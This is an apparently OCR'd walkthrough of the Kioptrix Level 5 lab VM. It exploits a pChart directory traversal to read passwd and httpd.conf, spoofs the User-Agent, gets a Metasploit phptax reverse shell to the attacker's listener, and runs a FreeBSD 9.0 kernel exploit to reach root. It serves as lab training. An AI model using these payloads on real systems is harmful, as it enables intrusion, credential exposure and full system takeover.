
Kioptrix Level 5 (2014)


Nmap O/P :-

```
Nmap scan report for 192.168.240.147
Host is up (0.00067s latency).
Not shown: 65532 filtered ports
PORT  STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q
DAV/2 PHP/5.3.8
```


Web- Application :-



Looking at the Page source we will get an url



So lets hit the url with given path "/pChart2.1.3/index.php"



After spending considerable amount of time on this web application I decided to look for public exploits

And I got , https://www.exploit-db.com/exploits/31173

And I found out that web application is vulnerable to directory traversal

192.168.240.147/pChart2.1.3/examples/index.php?Action=Vie

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offe

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

As our Nmap scan tells us that on the web server is running apache so lets look at the log files

http://192.168.240.147/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf

192.168.240.147/pChart2.1.3/examples/index.php?Action=Vie

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offen

```
# Local access to the Apache HTTP Server Manual
#Include etc/apache22/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extra/httpd-dav.conf

# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>


</VirtualHost>
```

Above POC tells us that on port 8080 (which shows forbidden response) needs mozilla/4.0 version of the browser then only we can access the page

So basically we have to make changes in the User-Agent header because it is the only header in response which contains browser version information

Request

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET / HTTP/1.1
2 Host: 192.168.240.147:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 403 Forbidden
2 Date: Tue, 04 May 2021 12:17:42 GMT
3 Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.
4 Content-Length: 202
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
    <head>
10    <title>
        403 Forbidden
      </title>
11  </head>
    <body>
```

Above POC has mozilla/5.0 version in User-Agent header.
Lets change it to 4.0 and see the response

```
Request
GET / HTTP/1.1
Host: 192.168.240.147:8080
User-Agent: Mozilla/4.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
HTTP/1.1 200 OK
Date: Tue, 04 May 2021 12:17:51 GMT
Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 Oper
Content-Length: 201
Connection: close
Content-Type: text/html;charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//
<html>
  <head>
    <title>
      Index of /
    </title>
  </head>
  <body>
    <h1>
      Index of /
    </h1>
```

The same response has a directory name which gives lead to move forward "/phptax"

```
Request
GET / HTTP/1.1
Host: 192.168.240.147:8080
User-Agent: Mozilla/4.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
Content-Type: text/html;charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final
<html>
  <head>
    <title>
      Index of /
    </title>
  </head>
  <body>
    <h1>
      Index of /
    </h1>
    <ul>
      <li>
        <a href="phptax/"> phptax/</a>
      </li>
    </ul>
```

I tried accessing it.

Make sure mozilla 4.0 should be mentioned in the User-Agent header

```
Request
GET /phptax/ HTTP/1.1
Host: 192.168.240.147:8080
User-Agent: Mozilla/4.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.240.147:8080/
Upgrade-Insecure-Requests: 1

Response
Content-Length: 11974

<html>
  <title>
    PHPTAX by William L. Berggren 2003(c)
  </title>
  <body bgcolor='777777' link='000000' vlink='000000' alink='
    <table cellpadding='2' cellspacing='0' border='1' width='
      <tbody>
        <tr height='560'>
          <td valign='top' width='280' bgcolor='#ffcc00'>
            <img border=0 src='./pictures/phptax.png' alt='ph
            <a href='index.php?pfilez=1040pg1.tob'><img borde
            </a>
            <a href='index.php?pfilez=1040pg1.tob&pdf=make'><
            </a>
            <a href='./data/pdf/1040pg1.pdf'><img border=0 sr
            </a>
```

We got something in response.

I googled about the phptax exploit and found that there is metaspolitable exploit present for phptax.

```
└─$ searchsploit phptax
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)                                   | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution                                | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                                                               | php/webapps/21665.txt
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

So lets try it out

```
msf6 exploit(multi/http/phptax_exec) > options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
..]
   RHOSTS     192.168.240.147  yes       The target host(s), rang
with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for ou
   TARGETURI  /phptax/         yes       The path to the web appl
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.240.128  yes       The listen address (an inter
   LPORT  4444             yes       The listen port


Exploit target:
```

Set all the parameters

```
msf6 exploit(multi/http/phptax_exec) > run

[*] Started reverse TCP double handler on 192.168.240.128:4444
[*] 192.168.240.1478080 - Sending request ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo FMiWTZXe2QAFgTgM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo N1TN9QuCHYogAOv9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "Connected: not found\r\nEscape: not found\r\nN1TN9QuCHYogA
[*] Reading from socket B
[*] B: "FMiWTZXe2QAFgTgM\r\n"
[*] Matching ...
```

And we got the shell

But it is user-level

Priv Esc :-

Check the OS and its version

```
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan
GENERIC  amd64
```

Look for available exploit

Found the exploit for FreeBSD 9.0 https://www.exploit-db.com/exploits/28718

Download the exploit

Transfer it to Victim

We can use "upload <exploit name> <exploit name for victime machine>"

As we got the shell using metasploit

Compile and Run

```
gcc priv.c -o p
priv.c:178:2: warning: no newline at end of file
./p
[+] SYSRET FUCKUP !!
[+] Start Engine ...
[+] Crotz ...
[+] Crotz ...
[+] Crotz ...
[+] Woohoo!!!
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```